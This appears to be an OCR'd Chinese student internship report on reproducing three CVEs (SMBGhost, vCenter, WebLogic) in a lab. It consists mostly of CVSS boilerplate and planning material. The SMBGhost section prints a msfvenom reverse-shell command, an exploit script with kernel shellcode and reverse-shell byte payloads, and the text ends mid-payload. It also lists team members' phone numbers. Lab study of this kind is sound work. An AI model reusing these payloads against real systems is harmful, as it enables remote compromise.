360
安全人才能力发展中心

南开大学

实习实训漏洞复现报告

2024 年 7 月 25 日

目录

1.漏洞复现结论（15 分）

南开大学实习实训第八小组的安全人员采用科学的漏洞复现步骤于 2024 年 7 月 19 日至 2024 年 7 月 25 日对 cve 漏洞进行了全面深入的漏洞复现。

本次共发现漏洞 3 个，其高危漏洞 3 个，中危漏洞 0 个,低危漏洞 0 个。


序号	漏洞名称	风险值
1	SMB 远程代码执行漏洞	高危
2	VMware vCenter Server 远程代码执行漏洞	高危
3	Weblogic 反序列化	高危

1.1 风险等级分布

本次评估漏洞的详细风险等级分布如下：

等级评估来自 NVD

Cve-2020-0796



Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X) | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)

Not Defined (RL:X) | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X) | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) | Low (MAC:L) | High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) | None (MUI:N) | Required (MUI:R)

Scope (MS)

Not Defined (MS:X) | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X) | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (MA)

Not Defined (MA:X) | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) | Low (CR:L) | Medium (CR:M) | High (CR:H)


Integrity Requirement (IR)

Not Defined (IR:X) | Low (IR:L) | Medium (IR:M) | High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) | Low (AR:L) | Medium (AR:M) | High (AR:H)

Cve-2021-21972



CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X) | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)

Not Defined (RL:X) | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X) | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) | Low (MAC:L) | High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) | None (MUI:N) | Required (MUI:R)

Scope (MS)

Not Defined (MS:X) | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X) | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (MA)

Not Defined (MA:X) | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) | Low (CR:L) | Medium (CR:M) | High (CR:H)

Integrity Requirement (IR)

Not Defined (IR:X) | Low (IR:L) | Medium (IR:M) | High (IR:H)

Availability Requirement (AR)


Not Defined (AR:X) | Low (AR:L) | Medium (AR:M) | High (AR:H)

Cve-2020-2883

Common Vulnerability Scoring System Calculator CVE-2020-2883

Source: NIST

This page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the CVSS standards guide to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.

Temporal Score Metrics

Exploit Code Maturity (E)
Not Defined (E:X) | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)
Not Defined (RL:X) | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)
Not Defined (RC:X) | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)
Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)
Not Defined (MAC:X) | Low (MAC:L) | High (MAC:H)

Privileges Required (MPR)
Not Defined (MPR:X) | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (MUI)
Not Defined (MUI:X) | None (MUI:N) | Required (MUI:R)

Scope (MS)
Not Defined (MS:X) | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)
Not Defined (MC:X) | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (MI)
Not Defined (MI:X) | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (MA)
Not Defined (MA:X) | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)
Not Defined (CR:X) | Low (CR:L) | Medium (CR:M) | High (CR:H)

Integrity Requirement (IR)
Not Defined (IR:X) | Low (IR:L) | Medium (IR:M) | High (IR:H)

Availability Requirement (AR)
Not Defined (AR:X) | Low (AR:L) | Medium (AR:M) | High (AR:H)

2.工作计划（25 分）

2.1 工作人员

序号	职务	姓名	联系方式
1	组长	王峥	15122706061
2	组员	李佳璐	13935200496

3	组员	陈恩宝	15590387223
4	组员	王承铃	18350903189

2.2 漏洞对象

- Window 10 version 1903/1909
- VMware vCenter Server 7.0/6.7/6.5
- Weblogic Server 10.3.6.0/ 12.1.3.0

2.3 漏洞复现阶段

项目阶段	工作内容
查找漏洞基本信息并学习漏洞实现原理	查阅漏洞公告、CVE 报告或安全研究文章，以获取有关漏洞的详细信息。了解漏洞的描述、影响范围、受影响的版本和可能的利用方式。仔细研究相关软件或系统的源代码和官方文档，了解漏洞属于哪种类型。
查找存在该漏洞的网站	使用指纹匹配技术来进行识别和筛选，通过分析目标网站的特征信息，例如 HTTP 响应头、HTML 源代码和特定的错误页面，来确定网站所使用的软件、版本和配置。还可以通过查阅漏洞数据库（如 CVE、NVD）和公开报告以及安全研究社区和论坛（如 Github、Stack、Overflow、安全编程等），搜索相关的 漏洞信息。或使用 Exploit-DB 和漏洞利用框架以及安全扫描工具进一步发现。
搭建漏洞复现的环境	根据漏洞公告指定的版本，搭建特定版本的环境。例如使用 Docker 搭建目标系统的特定版本，或搭建虚拟靶机。 安装和配置必要的组件和工具，确保环境能够复现漏洞。
漏洞测试和复现	使用攻击机针对目标系统进行漏洞测试和利用尝试。 根据漏洞详情和已知的利用方式，按步骤复现漏洞，记录每个步骤的操作和结果。
尝试分析漏洞利用成功或失败的原因	如果漏洞利用成功，详细记录成功利用漏洞的步骤和结果。 如果漏洞利用失败，分析可能的原因并尝试修正。

2.4 风险等级

编号	风险等级	风险描述
1	高风险	该漏洞由 SMB 3.1.1 协议中处理压缩消息时，对其中数据没有经过安全检查，没有检查长度是否合法，最终导致整数溢出，直接使用会引发内存破坏漏洞，可能被攻击者利用远程执行任意代码，攻击者利用该漏洞无须权限即可实现远程代码执行，受黑客攻击的目标系统只需开机在线即可能被入侵。
2	高风险	vSphere Client（HTML5） 在 vCenter Server 插件中存在一个远程执行代码漏洞。未授权的攻击者可以通过开放 443 端口的服务器向 vCenter Server 发送精心构造的请求，写入 webshell，控制服务器
3	高风险	在 Oracle 官方发布的 2020 年 4 月关键补丁公告中，包含针对 WebLogic Server 的严重漏洞，允许未经身份验证的攻击者通过 T3 协议网络访问并破坏易受攻击的 Weblogic Server，成功的漏洞利用可导致 WebLogic Server 被攻击者接管，从而导致远程代码被执行。

3.漏洞复现过程（35 分）

3.1 风险管理及规避

1. 使用虚拟化或容器化技术：在测试过程中，使用虚拟化或容器化技术，如 VMware、VirtualBox、Docker 等，来创建隔离的测试环境。这样可以确保测试不会影响真实生产系统，并且在出现问题时可以快速还原环境。
2. 备份客户系统：在进行漏洞复现之前，务必对客户系统进行全面备份，包括系统配置、数据和应用程序。这样可以在测试出现问题时，通过还原备份来恢复系统到测试之前的状态，避免潜在风险。
3. 使用快照：在进行关键的测试阶段创建快照。快照是系统状态的镜像，可以在测试过程中进行试验后随时回滚到该状态，以防止测试影响到正常运行。
4. 限制网络访问：在测试环境中限制容器或虚拟机的网络访问权限，避免漏洞利用或测试代码对外部网络产生影响。最好在测试环境中禁用网络访问，只与必要的资源进行内部通信。
5. 隔离测试环境：将测试环境与生产环境隔离，确保测试环境不受到外部干扰，并防止测试对生产环境产生影响。可使用物理隔离或网络隔离手段，确保测试活动受到保护。
6. 监控和日志记录：在测试过程中，定期监控测试环境的运行状态，并记录测试活动的日志。这样可以及时发现异常情况，并追踪测试过程中的活动。

3.2 测试方法

3.2.1 CVE-2020-0976

3.2.1.1 详细过程


搭建环境：根据漏洞公告，我们将使用 window10 的 1903 版本进行靶机的搭建


并且为能进行攻击，我们将关闭防火墙.

关闭防火墙：

设置 --> 更新和安全 -->Windows 安全中心 --> 防火墙和网络保护

然后我们再通过靶机与操作机互 ping 检查





由此可以继续进行操作
我们利用 github 中下载的工具进行蓝屏测试
下载完成后放入 kali 虚拟机中，执行以下命令：
unzip CVE-2020-0796-PoC-master.zip
cd CVE-2020-0796-PoC-master
./CVE-2020-0796.py 靶机 IP 地址 可以通过 nmap 进行扫描，找出我们的靶机 ip


```
┌──(kali㉿kali)-[~/Desktop/SMBGhost_RCE_PoC-master]
└─$ nmap -sP 192.168.188.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-19 01:11 EDT
Nmap scan report for 192.168.188.1
Host is up (0.0033s latency).
Nmap scan report for 192.168.188.2
Host is up (0.0024s latency).
Nmap scan report for 192.168.188.130
Host is up (0.00013s latency).
Nmap scan report for 192.168.188.139
Host is up (0.0028s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.42 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/SMBGhost_RCE_PoC-master]
└─$ nmap 192.168.188.139
Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-19 01:12 EDT
Nmap scan report for 192.168.188.139
Host is up (0.0054s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```


我们发现靶机是 192.168.188.139，进行漏洞复现

```
┌──(kali㉿kali)-[~/Desktop/CVE-2020-0796-PoC-master]
└─$ ./CVE-2020-0796.py 192.168.188.139
```



证明漏洞存在

漏洞攻击
从 github 进行基础工具的下载，将基础工具解压后，进入目录
接下来使用 msf 生成 exp 的反弹 shell，及 payload 文件
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=kali 的 IP 地址 LPORT=5555 -b '\x00' -i 1 -f python > exploit
-f 后面是类型，-o 后面名字，-b 后面是设定规避字符集，比如: '\x00\xff'避免使用的字符。lhost 参数跟的是 kali 自己的 ip，因为是我们是在 kali 这里生成的程序文件。



接下来将生成的 exploit 文件中的 buf 替换为 USER_PAYLOAD,命令如下：
vi exploit
:%s/buf/USER_PAYLOAD
:wq
这段指令是为了：
首先将 exploit 的文件打开并加载到 vi 编辑器中。
:%s/buf/USER_PAYLOAD 这条命令是 vi 中的替换命令，具体解释如下：
:：进入 vi 的命令模式。
%：表示替换应该应用于文件的每一行。
s：代表替换操作。
buf：搜索模式，vi 将在每一行中寻找这个模式。
USER_PAYLOAD：替换文本，将替换每个 buf 的实例。
因此，这条命令会在整个文件中将所有的 buf 替换为 USER_PAYLOAD。
:wq：这条命令保存所做的更改（如果有的话）并退出 vi 编辑器。
w：写入（保存）文件。
q：退出编辑器。
执行这些命令后，vi 会将 exploit 文件中所有的 buf 替换为 USER_PAYLOAD，然后保存这些更改并退出编辑器。
修改后的 exploit

```
USER_PAYLOAD =  b""
USER_PAYLOAD += b"\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05"
USER_PAYLOAD += b"\xef\xff\xff\xff\x48\xbb\x87\xdb\xdd\x8f\xf6\xe3\x86"
USER_PAYLOAD += b"\xbd\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
USER_PAYLOAD += b"\x7b\x93\x5e\x6b\x06\x0b\x4a\xbd\x87\xdb\x9c\xde\xb7"
USER_PAYLOAD += b"\xb3\xd4\xec\xcf\xea\x0f\xea\xbe\x68\xd4\xdd\xd1\x93"
USER_PAYLOAD += b"\x56\xdd\xee\xab\x0d\xef\xa7\x93\xd2\x38\xbc\xa9\xcb"
USER_PAYLOAD += b"\x8c\x4e\x93\x56\xfd\xa6\xab\xb7\x7d\x2b\xe7\xbc\xf3"
USER_PAYLOAD += b"\xf4\xcf\xa6\xfc\x46\x12\xd0\xce\xf7\x22\x64\x50\xd5"
USER_PAYLOAD += b"\x9a\x8c\xc7\x7d\xb1\xa6\x36\xc5\xe7\x95\x8e\x26\x85"
USER_PAYLOAD += b"\x07\xc5\x9f\xd0\xdf\x80\x73\x91\x86\xbd\x87\x50\x5d"
USER_PAYLOAD += b"\x07\xf6\xe3\x86\xf5\x02\x1b\xa9\xe8\xbe\xe2\x56\xf9"
USER_PAYLOAD += b"\x0c\x9b\xfd\x04\xbe\xfb\xd6\xf4\x86\x0b\x3e\xd9\xbb"
USER_PAYLOAD += b"\xd2\x4f\xf5\x78\x12\x9c\x04\xc2\x6b\xce\xbc\x51\x93"
USER_PAYLOAD += b"\xec\x4f\x5a\xa2\x47\x74\x8a\x9a\xdc\x4e\xce\x03\xf3"
USER_PAYLOAD += b"\x4c\xcb\xd8\x91\xab\xfe\xa6\xbf\x6c\xf2\x03\x85\xcb"
USER_PAYLOAD += b"\x7d\xa3\xa2\xf4\x86\x0b\xbb\xce\x7d\xef\xce\xf9\x0c"
USER_PAYLOAD += b"\x9b\xc1\xc6\xf7\x33\xc7\x36\x83\x53\x95\x8e\x26\xa2"
USER_PAYLOAD += b"\xde\xfc\xdf\x85\x84\xd5\xb7\xbb\xc7\xe4\xc6\x81\x95"
USER_PAYLOAD += b"\x0c\x1a\xc3\xc7\xef\x78\x3b\x85\xce\xaf\xb9\xce\x36"
USER_PAYLOAD += b"\x95\x32\x96\x70\x09\x1c\xdb\xf4\x39\xac\xae\xbd\xa9"
USER_PAYLOAD += b"\xd0\xb4\xbd\x87\x9a\x8b\xc6\x7f\x05\xce\x3c\x6b\x7b"
USER_PAYLOAD += b"\xdc\x8f\xf6\xaa\x0f\x58\xce\x67\xdf\x8f\xe3\x50\x46"
USER_PAYLOAD += b"\x15\x3b\x59\x9c\xdb\xbf\x6a\x62\xf1\x0e\x2a\x9c\x35"
USER_PAYLOAD += b"\xba\x94\xa0\xba\x78\x0e\x91\x06\x1c\x8b\x87\xbc\x87"
USER_PAYLOAD += b"\xdb\x84\xce\x4c\xca\x06\xd6\x87\x24\x08\xe5\xfc\xa2"
                                                          21,1          Top
```

将工具中的 exploit.py 文件中的 USER_PAYLOAD 部分替换成 exploit 文件的内容，生成最终的 exploit.py

```
#!/usr/bin/env python

import sys
import socket
import struct
import argparse

from lznt1 import compress, compress_evil
from smb_win import smb_negotiate, smb_compress

# Use lowstub jmp bytes to signature search
LOWSTUB_JMP = 0x1000600E9
# Offset of PML4 pointer in lowstub
PML4_LOWSTUB_OFFSET = 0xA0
# Offset of lowstub virtual address in lowstub
SELFVA_LOWSTUB_OFFSET = 0x78

# Offset of hal!HalpApicRequestInterrupt pointer in hal!HalpInterruptController
HALP_APIC_REQ_INTERRUPT_OFFSET = 0x78

KUSER_SHARED_DATA = 0xFFFFF78000000000

# Offset of pNetRawBuffer in SRVNET_BUFFER_HDR
PNET_RAW_BUFF_OFFSET = 0x18
# Offset of pMDL1 in SRVNET_BUFFER_HDR
PMDL1_OFFSET = 0x38

# Shellcode from kernel_shellcode.asm
KERNEL_SHELLCODE = b"\x41\x50\x41\x51\x41\x55\x41\x57\x41\x56\x51\x52\x53\x56\x57\x4C"
KERNEL_SHELLCODE += b"\x8D\x35\xB5\x02\x00\x00\x49\x8B\x86\xD8\x00\x00\x00\x49\x8B\x9E"
KERNEL_SHELLCODE += b"\xE0\x00\x00\x00\x48\x89\x18\xFB\x48\x31\xC9\x44\x0F\x22\xC1\xB9"
KERNEL_SHELLCODE += b"\x82\x00\x00\xC0\x0F\x32\x25\x00\xF0\xFF\xFF\x48\xC1\xE2\x20\x48"
KERNEL_SHELLCODE += b"\x01\xD0\x48\x2D\x00\x10\x00\x00\x66\x81\x38\x4D\x5A\x75\xF3\x49"
KERNEL_SHELLCODE += b"\x89\xC7\x4D\x89\x3E\xBF\x78\x7C\xF4\xDB\xE8\xE4\x00\x00\x00\x49"
KERNEL_SHELLCODE += b"\x89\xC5\xBF\x3F\x5F\x64\x77\xE8\x38\x01\x00\x00\x48\x89\xC1\xBF"
```

```
# Reverse shell generated by msfvenom. Can you believe I had to download Kali Linux for this shit?

USER_PAYLOAD =  b""
USER_PAYLOAD += b"\x48\x31\xc9\x48\x81\xe9\xc1\xff\xff\xff\x48\x8d\x05"
USER_PAYLOAD += b"\xef\xff\xff\xff\x48\xbb\x4e\x8e\x26\x95\x7c\x60\x17"
USER_PAYLOAD += b"\x7c\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
USER_PAYLOAD += b"\xb2\xc6\xa7\x71\x8c\x9f\xe8\x83\xa6\x42\x26\x95\x7c"
USER_PAYLOAD += b"\x21\x46\x3d\x1e\xdc\x6e\xa4\xae\x05\x5f\xf7\x1c\xee"
USER_PAYLOAD += b"\x77\xc3\x34\xeb\x45\x64\x06\x05\x74\xb5\x34\x6f\xa0"
USER_PAYLOAD += b"\x36\x04\xc3\x17\x5c\x34\xeb\x65\x2c\x06\xbf\xe6\x39"
USER_PAYLOAD += b"\x40\x01\x6b\x7e\x62\xae\x67\x54\xb5\x6d\x56\x7d\x8f"
USER_PAYLOAD += b"\x6c\xcb\xc7\x34\xeb\x45\x5c\xc5\xcc\x1a\xdd\x7d\xb0"
USER_PAYLOAD += b"\x71\xfd\x36\x96\x2d\x97\x3d\x31\x18\xf9\x3c\x8e\x26"
USER_PAYLOAD += b"\x95\xf7\xe0\x9f\x7c\x4e\x8e\x6e\x10\xbc\x14\x70\x34"
USER_PAYLOAD += b"\x4f\x5e\x62\x1e\x3c\x40\x9c\x34\x56\xc7\x27\x45\x2c"
USER_PAYLOAD += b"\x83\x41\x31\x7f\x47\x6e\x6a\xb5\x21\x9c\x48\xc6\xc6"
USER_PAYLOAD += b"\x27\x43\x34\x51\xd7\x3d\x8f\x47\x2b\x39\x3d\x61\xd6"
USER_PAYLOAD += b"\x44\xae\xfb\xd7\xd9\x7f\x2c\x33\x74\x0b\xb7\xf7\xe0"
USER_PAYLOAD += b"\xa4\x38\x53\xf7\x0e\xaa\x6f\x94\xac\x06\x56\xf7\x42"
USER_PAYLOAD += b"\xc6\x62\x1e\x3c\x7c\x5e\x7d\x9e\xcf\xad\x91\xf4\x28"
USER_PAYLOAD += b"\x16\xac\x0f\xd6\x67\xcd\x22\x39\x4d\x3d\x16\xcf\x7f"
USER_PAYLOAD += b"\xd4\x26\x28\x94\x90\x6e\xcf\x74\x6a\x9c\x38\x56\x25"
USER_PAYLOAD += b"\x14\xc6\xad\x87\x95\x2b\xe8\x83\xb1\xd3\x6f\x2b\x0b"
USER_PAYLOAD += b"\x13\x25\x23\x7d\xbc\x26\x95\x3d\x36\x5e\xf5\xa8\xc6"
USER_PAYLOAD += b"\xa7\x79\xdc\x61\x17\x7c\x07\x07\xc3\xdd\x4d\xa0\x47"
USER_PAYLOAD += b"\x2c\x07\x32\x24\x95\x69\xd3\x17\x7c\x4e\x8e\x67\xc1"
USER_PAYLOAD += b"\x35\xe9\xf3\x30\xc7\x7f\x67\x2f\x30\x17\x31\x7b\xb1"
